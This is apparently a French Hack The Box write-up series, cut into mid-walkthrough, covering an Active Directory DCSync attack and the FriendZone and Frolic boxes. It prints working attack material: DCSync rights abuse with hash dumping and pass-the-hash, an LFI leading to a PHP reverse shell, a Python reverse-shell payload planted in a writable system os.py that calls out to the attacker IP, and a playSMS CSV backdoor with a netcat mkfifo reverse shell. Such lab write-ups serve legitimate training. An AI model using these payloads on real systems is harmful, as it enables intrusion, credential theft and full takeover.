 PowerView.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> ./PowerView.ps1
```

```
### Ajout de l'utilisateur sur le groupe utilisateur
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user john password /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" john /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" john /add
The command completed successfully.

### Ajout des droits DCSYNC à l'utilisateur crée
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $SecPassword = ConvertTo-SecureString 'password'
-AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $Cred = New-Object
 System.Management.Automation.PSCredential('htb\john', $SecPassword)
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> Add-ObjectACL -PrincipalIdentity john -Credential $Cred
-Rights DCSync
```

On puet à présent dumper le hash de l'utilisateur Administrateur avec l'utilisateur crée qui possède les droits DSync :

```
impacket-secretsdump htb/john@10.10.10.161
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
...
htb.local\Administrator:aes256-cts-hmac-sha1-96:910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913
htb.local\Administrator:aes128-cts-hmac-sha1-96:b5880b186249a067a5f6b814a23ed375
htb.local\Administrator:des-cbc-md5:c1e049c71f57343b
...
```

On peut utiliser le hash pour se connecter à la machine avec un PassTheHash :

```
impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
 Administrator@10.10.10.161
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file XFZIqMFm.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service BdWX on 10.10.10.161.....
[*] Starting service BdWX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

On obtient ainsi l'accès Administrateur sur la machine

FriendZone

Reconnaissance

Machine cible Adresse IP : `10.10.10.123`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.123
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-21 13:05 CET
Nmap scan report for 10.10.10.123
Host is up (0.041s latency).
Not shown: 65528 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open  domain
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open  http
|_http-title: Friend Zone Escape software
139/tcp open  netbios-ssn
443/tcp open  https
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED
/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_Not valid after:  2018-11-04T21:02:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: 404 Not Found
445/tcp open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -39m07s, deviation: 1h09m16s, median: 51s
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2025-02-21T12:06:13
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2025-02-21T14:06:13+02:00

Nmap done: 1 IP address (1 host up) scanned in 54.86 seconds
```

Le scan révèle qu'il y a une dizaine de ports ouverts et qu'il s'agit d'une machine Windows Il y a le port 21 pour le service FTP le port 22 pour le service SSH le port 80 et 443 pour HTTP et HTTPS le port 445 pour le service SMB et d'autres ports moins connus.
Le site web est une page statique présentant une promotion pour ne plus etre en "friendzone"
On peut commencer par enumerer le protocole SMB :

```
smbclient -N -L //10.10.10.123

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
```

```
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            WRITER
```

On peut voir qu'il y a plusieurs share de présents on peut s'y connecter afin d'en extraire le contenu :


```
smbclient -N //10.10.10.123/general
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jan 16 21:10:51 2019
  ..                                  D        0  Tue Sep 13 16:56:24 2022
  creds.txt                           N       57  Wed Oct 10 01:52:42 2018

                3545824 blocks of size 1024. 1642844 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0,7 KiloBytes/sec) (average 0,7 KiloBytes/sec)
smb: \> exit

cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#
```

On trouve un mot de passe admin qui pourra etre utile, dans le share developement il n'y a pas de fichiers présents mais il est possible d'en uploader. On lance une enumeration du serveur DNS afin de découvrir des sous domaines sur le site :

```
dig axfr friendzone.red @10.10.10.123

; <<>> DiG 9.20.4-4-Debian <<>> axfr friendzone.red @10.10.10.123
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 131 msec
;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP)
;; WHEN: Fri Feb 21 15:29:13 CET 2025
;; XFR size: 8 records (messages 1, bytes 289)
```

On trouve les sous noms de domaine suivant :
- `administrator1.friendzone.red`
- `hr.friendzone.red`
- `uploads.friendzone.red`

Sur le sous domaine ”administrator1” il y a une demande d'authentification qui est présente avec un identifiant et un mot de passe. On peut utiliser les identifiants trouvé dans le share pour se connecter, on obtient cette page une fois authentifié :



La page principal indique qu'il manque le paramètre ”image_name” et fait référence à l'adresse : `image_id=a.jpg&pagename=timestamp` on accède à l'adresse et on obtient cette page :

Il est possible de changer les paramètre de l'url afin de voir si l'on peut executer d'autres pages avec un LFI on lance l'url `image_id=a.jpg&pagename=login` :

On peut voir que l'execution de la seconde page fonctionne

Exploitation

Avec ces informations on peut lancer une LFI vers un fichier de reverse shell que l'on va uploader sur le share Developement qui est accessible en ecriture :

```
### Transfert du Reverse Shell
smbclient -N //10.10.10.123/Development
Try "help" to get a list of possible commands.
smb: \> put php-reverse-shell.php
putting file php-reverse-shell.php as \php-reverse-shell.php (34,6 kb/s) (average 34,6 kb/s)
```

On se rend ensuite vers l'adresse du fichier qui contient le reverse shell : `https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/php-reverse-shell`

Une fois que l'on a lancé la requete vers l'url on obtient un shell sur le port d'écoute netcat correspondant à celui mis en place dans le fichier de reverse shell du share smb :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.13] from (UNKNOWN) [10.10.10.123] 48696
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 17:08:52 up  3:03,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

On obtient ainsi l'accès sur la machine avec l'utilisateur www-data
On enumère les fichier présent dans le dossier web :

```
www-data@FriendZone:/var/www$ cat mysql_data.conf
cat mysql_data.conf
for development process this is the mysql creds for user friend
db_user=friend
db_pass=Agpyu12!0.213$
db_name=FZ
```

On découvre les identifiants de l'utilisateur friend pour une base de donnée sql, on peut utiliser ces identifiants pour changer d'utilisateur :

```
### Changement d'utilisateur
www-data@FriendZone:/var/www$ su friend
su friend
Password: Agpyu12!0.213$

friend@FriendZone:/var/www$

### Connexion en SSH
ssh friend@10.10.10.123
The authenticity of host '10.10.10.123 (10.10.10.123)' can't be established.
ED25519 key fingerprint is SHA256:ERMyoo9aM0mxdTvIh0kooJS+m3GwJr6Q51AG9/gTYx4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.123' (ED25519) to the list of known hosts.
friend@10.10.10.123's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

You have mail.
Last login: Thu Jan 24 01:20:15 2019 from 10.10.14.3
friend@FriendZone:~$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur friend

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les processus en cours de lancement sur la machine avec pspy :

```
friend@FriendZone:~$ ./pspy64
...
2025/02/21 17:30:50 CMD: UID=0    PID=1      | /sbin/init splash
2025/02/21 17:32:01 CMD: UID=0    PID=1916   | /usr/bin/python /opt/server_admin/reporter.py
2025/02/21 17:32:01 CMD: UID=0    PID=1915   | /bin/sh -c /opt/server_admin/reporter.py
2025/02/21 17:32:01 CMD: UID=0    PID=1914   | /usr/sbin/CRON -f
...
```

On remarque qu'il y a un script `reporter.py` qui est executé de mnaière régulière, on affiche son contenu :

```
friend@FriendZone:/opt/server_admin$ cat reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp
smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
```

Le script ne semble pas exploitable mais il importe une librairie python "os" qui est modifiable par l'utilisateur friend :

```
friend@FriendZone:/usr/lib/python2.7$ find -type f -writable -ls
       98     28 -rw-rw-r--   1 friend   friend      25583 Jan 15  2019 ./os.pyc
    20473     28 -rwxrwxrwx   1 root     root        25910 Jan 15  2019 ./os.py
```

On peut donc exploiter cela en modifiant le fichier et en ajoutant l'execution d'un shell :

```
friend@FriendZone:/usr/lib/python2.7$ nano os.py
...
def _pickle_statvfs_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_statvfs_result, args)

try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                     _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass


import pty
import socket

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.16.13",1234))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
pty.spawn("/bin/bash")
s.close()
```

On attend quelques minutes pour que le processus s'execute et on receptionne le shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.13] from (UNKNOWN) [10.10.10.123] 48714
root@FriendZone:~#
```

On obtient ainsi l'accès root sur la machine

Frolic

Reconnaissance

Machine cible Adresse IP : `10.10.10.111`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.111
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 21:52 CET
Nmap scan report for 10.10.10.111
Host is up (0.086s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA)
|   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA)
|_  256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519)
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1880/tcp open  vsat-control
9999/tcp open  abyss

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-02-25T20:54:18
|_  start_date: N/A
|_clock-skew: mean: -1h50m00s, deviation: 3h10m31s, median: 0s
|_nbstat: NetBIOS name: FROLIC, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: frolic
|   NetBIOS computer name: FROLIC\x00
|   Domain name: \x00
|   FQDN: frolic
|_  System time: 2025-02-26T02:24:18+05:30

Nmap done: 1 IP address (1 host up) scanned in 134.15 seconds
```

Le scan révèle qu'il y a 5 ports ouverts. Le port 22 pour le service SSH, le port 445 pour le service SMB, et 2 autres ports pour des services peu connus. Le site web sur le port 9999 affiche un serveur nginx on peut lancer un dirbusting du site :

```
gobuster dir -u http://10.10.10.111:9999 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.111:9999
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 194] [--> http://10.10.10.111:9999/admin/]
/test                 (Status: 301) [Size: 194] [--> http://10.10.10.111:9999/test/]
/dev                  (Status: 301) [Size: 194] [--> http://10.10.10.111:9999/dev/]
/backup               (Status: 301) [Size: 194] [--> http://10.10.10.111:9999/backup/]
/loop                 (Status: 301) [Size: 194] [--> http://10.10.10.111:9999/loop/]
Progress: 220560 / 220561 (100.00%)
===============================================================
```

```
Finished
===============================================================
```


Le scan indique qu'il y a plusieurs url disponible, on lance un autre dirbusting vers l'url "dev" :

```
gobuster dir -u http://10.10.10.111:9999/dev -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.111:9999/dev
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 178]
/.hta                 (Status: 403) [Size: 178]
/.htpasswd            (Status: 403) [Size: 178]
/backup               (Status: 301) [Size: 194] [--> http://10.10.10.111:9999/dev/backup/]
/test                 (Status: 200) [Size: 5]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

On affiche le contenu de l'url de backup :

```
curl http://10.10.10.111:9999/dev/backup/
/playsms
```

Il y a un lien qui redirige vers le service playsms :



On peut se rendre sur la page "admin" et voir qu'il y a une page qui demande une authentification :

On affiche le code source de la page :

```
<html>
<head>
<title>Crack me :|</title>
<!-- Include CSS File Here -->
<link rel="stylesheet" href="css/style.css"/>
<!-- Include JS File Here -->
<script src="js/login.js"></script>
</head>
<body>
<div class="container">
<div class="main">
<h2>c'mon i m hackable</h2>
<form id="form_id" method="post" name="myform">
<label>User Name :</label>
<input type="text" name="username" id="username"/>
<label>Password :</label>
```

```
<input type="password" name="password" id="password"/>
<input type="button" value="Login" id="submit" onclick="validate()"/>
</form>
<span><b class="note">Note : Nothing</b></span>
</div>
</div>
</body>
</html>
```

On peut voir qu'il y a un lien vers un fichier javascrypt `js/login.js` on peut afficher le contenu du fichier :

```
var attempt = 3; // Variable to count number of attempts.
// Below function Executes on click of login button.
function validate(){
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
if ( username == "admin" && password == "superduperlooperpassword_lol"){
alert ("Login successfully");
window.location = "success.html"; // Redirecting to other page.
return false;
}
else{
attempt --;// Decrementing by one.
alert("You have left "+attempt+" attempt;");
// Disabling fields after 3 attempts.
if( attempt == 0){
document.getElementById("username").disabled = true;
document.getElementById("password").disabled = true;
document.getElementById("submit").disabled = true;
return false;
}
}
}
```

Dans le fichier il y a présent un identifiant et un mot de passe `admin:superduperlooperpassword_lol` on peut l'utiliser afin de se connecter à l'interface, une fois connecté on obtient une page avec du code :

```
..... ..... ..... .!?!! .?... ..... ..... ...?. ?!.?. ..... ..... ..... ..... ..... ..!.? ..... ..... .!?!!
.?... ..... ..?.? !.?.. ..... ..... ....! ..... ..... .!.?. ..... .!?!! .?!!! !!!?. ?!.?! !!!!! !...! .....
..... .!.!! !!!!! !!!!! !!!.? ..... ..... ..... ..!?! !.?!! !!!!! !!!!! !!!!? .?!.? !!!!! !!!!! !!!!! .?...
..... ..... ....! ?!!.? ..... ..... ..... .?.?! .?... ..... ..... ...!. !!!!! !!.?. ..... .!?!! .?... ...?.
?!.?. ..... ..!.? ..... ..!?! !.?!! !!!!? .?!.? !!!!! !!!!. ?.... ..... ..... ...!? !!.?! !!!!! !!!!! !!!!!
?.?!. ?!!!! !!!!! !!.?. ..... ..... ..... .!?!! .?... ..... ..... ...?. ?!.?. ..... !.... ..... ..!.! !!!!!
!.!!! !!... ..... ..... ....! .?... ..... ..... ....! ?!!.? !!!!! !!!!! !!!!! !?.?! .?!!! !!!!! !!!!! !!!!!
!!!!! .?... ....! ?!!.? ..... .?.?! .?... ..... ....! .?... ..... ..... ..!?! !.?.. ..... ..... ..?.? !.?..
!.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... .!?!! .?!!! !!!?. ?!.?! !!!!! !!!!! !!... ..... ...!.
?.... ..... !?!!. ?!!!! !!!!? .?!.? !!!!! !!!!! !!!.? ..... ..!?! !.?!! !!!!? .?!.? !!!.! !!!!! !!!!! !!!!!
!.... ..... ..... ..... !.!.? ..... ..... .!?!! .?!!! !!!!! !!?.? !.?!! !.?.. ..... ....! ?!!.? ..... .....
?.?!. ?.... ..... ..... ..!.. ..... ..... .!.?. ..... ...!? !!.?! !!!!! !!?.? !.?!! !!!.? ..... ..!?! !.?!!
!!!!? .?!.? !!!!! !!.?. ..... ...!? !!.?. ..... ..?.? !.?.. !.!!! !!!!! !!!!! !!!!! !.?.. ..... ..!?! !.?..
..... .?.?! .?... .!.?. ..... ..... ..... .!?!! .?!!! !!!!! !!!!! !!!?. ?!.?! !!!!! !!!!! !!.!! !!!!! .....
..!.! !!!!! !.?.
```

Il s'agit du langage Ook ! on peut le décrypter avec un décodeur en ligne, on obtient le texte suivant une fois décodé :

```
Nothing here check /asdiSIAJJ0QWE9JAS
```

Il semble que se soit un lien vers une URL du site on peut afficher le contenu :

```
curl http://10.10.10.111:9999/asdiSIAJJ0QWE9JAS/
UEsDBBQACQAIAMOJN00j/lsUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwAB
BAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3PkAkp3GhHcjuWgNOL22Y9r7nrQEopVyJbs
K1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cqgwNE0I19kzhkVA5RAmve
EMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOlRBrAyw0tdliKb4ORrXpBgn/uoTj
lurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAIAMOJN00j/lsUsAAAAGkC
AAAJABgAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQAAAAABAAAAABQSwUG
AAAAAAEAAQBPAAAAAwEAAAAA
```

Le code semble etre ecrit en Base64 on le décode :

```
curl http://10.10.10.111:9999/asdiSIAJJ0QWE9JAS/ | base64 -d | xxd
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   487    0   487    0     0   2781      0 --:--:-- --:--:-- --:--:--  2782
00000000: 504b 0304 1400 0900 0800 c389 374d 23fe  PK.........7M#.
00000010: 5b14 b000 0000 6902 0000 0900 1c00 696e  [.....i.......in
00000020: 6465 782e 7068 7055 5409 0003 857c a75b  dex.phpUT....|.[
```

```
00000030: 857c a75b 7578 0b00 0104 0000 0000 0400  .|.[ux..........
00000040: 0000 005e 44e6 104a 9f73 b268 8a29 9a1b  ...^D..J.s.h.)..
00000050: 9550 f06e 0ba9 bf53 73e4 024a 771a 11dc  .P.n...Ss..Jw...
00000060: 8ee5 a034 e2f6 d98f 6bee 7ad0 128a 55c8  ...4....k.z...U.
00000070: 96ec 2b58 ba7f e050 c8e1 12e1 b687 a4ea  ..+X...P........
00000080: d0bb e278 5f13 c04e 895b fd8d 8453 aaea  ...x_..N.[...S..
00000090: 38f2 83f2 e20f 914a 3253 c72a 8303 44d0  8......J2S.*..D.
000000a0: 8d7d 9338 6454 0e51 026b de10 cad7 e3e4  .}.8dT.Q.k......
000000b0: fb6a 5f9f 8bf9 18e9 94c0 2778 7f63 90c2  .j_.......'x.c..
000000c0: 16dd 8f74 beb2 3735 51ac 0b9a 8a03 0e95  ...t..75Q.......
000000d0: 106b 032c 34b5 d962 29be 3446 b5e9 0609  .k.,4..b).4F....
000000e0: ffba 84e3 96ea e9ef c726 7132 6f88 57d4  .........&q2o.W.
000000f0: 9ce3 3950 4b07 0823 fe5b 14b0 0000 0069  ..9PK..#.[.....i
00000100: 0200 0050 4b01 021e 0314 0009 0008 00c3  ...PK...........
00000110: 8937 4d23 fe5b 14b0 0000 0069 0200 0009  .7M#.[.....i....
00000120: 0018 0000 0000 0001 0000 00a4 8100 0000  ................
00000130: 0069 6e64 6578 2e70 6870 5554 0500 0385  .index.phpUT....
00000140: 7ca7 5b75 780b 0001 0400 0000 0004 0000  |.[ux...........
00000150: 0000 504b 0506 0000 0000 0100 0100 4f00  ..PK..........O.
00000160: 0000 0301 0000 0000                      ........
```

Il semble que se soit un fichier on peut le sauvegarder et vérifier de quelle type de fichier il s'agit :

```
curl -s http://10.10.10.111:9999/asdiSIAJJ0QWE9JAS/ | base64 -d > file
file file
file: Zip archive data, at least v2.0 to extract, compression method=deflate
```

Il s'agit d'un fichier zip on peut tenter d'extraire son contenu :

```
mv file file.zip
unzip file.zip
Archive:  file.zip
[file.zip] index.php password:
```

Le fichier est protégé par un mot de passe on peut craquer le mot de passe avec fcrackzip :

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt file.zip


PASSWORD FOUND!!!!: pw == password
```


Le mot de passe trouvé est `password` on l'utilise afin de d'extraire le fichier :

```
unzip file.zip
Archive:  file.zip
[file.zip] index.php password:
  inflating: index.php

cat index.php
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b797372504630675069737 24b797367
4b7934744c5330674c5330754b7973674b7973724b7973674c6a77720d0a4b7973675779302b4b7973674b7a78645069
734b4b797375504373674b7974624c5434674c5330745046306750693074 4c5330674c5330754c5330674c5330744c53
30674c6a77724b7973670d0a4b317374506973674b797372504630675069737 24b793467504373724b3173674c543474
4c53304b5046302b4c5330674c6a77724b7973675779302b4b7973674b7a7864506973674c6930740d0a4c5334675043
73724b3173674c5434744c5330675046302b4c5330674c5330744c533467504373724b7973675779302b4b7973674b79
73385854344b4b7973754c6a776743673d3d0d0a
```

Le fichier zip contient un fichier index.php avec du code hexadecimal et du code base64 qui peut etre décrypté avec cyberchef on obtient le texte suivant :

```
+++++ +++++ [->++ +++++ +++<] >++++ +.--- --.++ +++++ .<+++ [->++ +<]>+
++.<+ ++[-> ---<] >---- --.-- ----- .<+++ +[->+ +++<] >+++. <+++[ ->---
<]>-- .<+++ [->++ +<]>+ .---. <+++[ ->--- <]>-- ----. <++++ [->++ ++<]>
++..<
```

Qui est du code brainfuck on le décode avec un decodeur en ligne et on obtient le mot de passe `idkwhatispass` on peut utiliser ce mot de passe avec le compte admin afin de se connecter à l'interface playsms :




Exploitation

Une fois connecté on peut rechercher une vulnérabilité pour le service playsms et on trouve la CVE-2017-9101 `https://www.exploit-db.com/exploits/42044` afin d'exploiter la vulnérabilité on commence par créer un fichier csv contenant une backdoor :

```
cat backdoor.csv
Name,Mobile,Email,Group code,Tags
<?php $t=$_SERVER['HTTP_USER_AGENT']; system($t); ?>,2,,,
```

On lance Burpsuite afin de receptionner la requete. On se rend ensuite sur le dashboard vers "MyAccount" puis "PhoneBook" on selectionne "Import" et on importe le fichier csv :



La requete receptionné sur burpsuite est alors la suivante :

```
POST /playsms/index.php?app=main&inc=feature_phonebook&route=import&op=import HTTP/1.1
Host: 10.10.10.111:9999
Content-Length: 407
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://10.10.10.111:9999
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryt5BVl0pPA5j2EBwi
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
131.0.6778.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.10.111:9999/playsms/index.php?app=main&inc=feature_phonebook&route=import&op=list
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=htt3hs4ph8bm59v5r06t95i3r5
Connection: keep-alive

------WebKitFormBoundaryt5BVl0pPA5j2EBwi
Content-Disposition: form-data; name="X-CSRF-Token"

5f3ccb42bf5693f535ed504ab6f3c375
------WebKitFormBoundaryt5BVl0pPA5j2EBwi
Content-Disposition: form-data; name="fnpb"; filename="backdoor.csv"
Content-Type: text/csv

Name,Mobile,Email,Group code,Tags
<?php $t=$_SERVER['HTTP_USER_AGENT']; system($t); ?>,2,,,

------WebKitFormBoundaryt5BVl0pPA5j2EBwi--
```

Afin d'obtenir un reverse shell il faut executer le shell sur le champ "User Agent" se qui donne la requete suivante :

```
POST /playsms/index.php?app=main&inc=feature_phonebook&route=import&op=import HTTP/1.1
Host: 10.10.10.111:9999
Content-Length: 407
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://10.10.10.111:9999
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryt5BVl0pPA5j2EBwi
Upgrade-Insecure-Requests: 1
User-Agent: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.14 1234 >/tmp/f
Referer: http://10.10.10.111:9999/playsms/index.php?app=main&inc=feature_phonebook&route=import&op=list
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=htt3hs4ph8bm59v5r06t95i3r5
Connection: keep-alive

------WebKitFormBoundaryt5BVl0pPA5j2EBwi
Content-Disposition: form-data; name="X-CSRF-Token"
```

```
5f3ccb42bf5693f535ed504ab6f3c375
------WebKitFormBoundaryt5BVl0pPA5j2EBwi
Content-Disposition: form-data; name="fnpb"; filename="backdoor.csv"
Content-Type: text/csv

Name,Mobile,Email,Group code,Tags
<?php $t=$_SERVER['HTTP_USER_AGENT']; system($t); ?>,2,,,

------WebKitFormBoundaryt5BVl0pPA5j2EBwi--
```

Une fois la requete modifié et transmise on obtient un reverse shell :

```
nc -nlvp 1234
listening on [any] 1234 ...
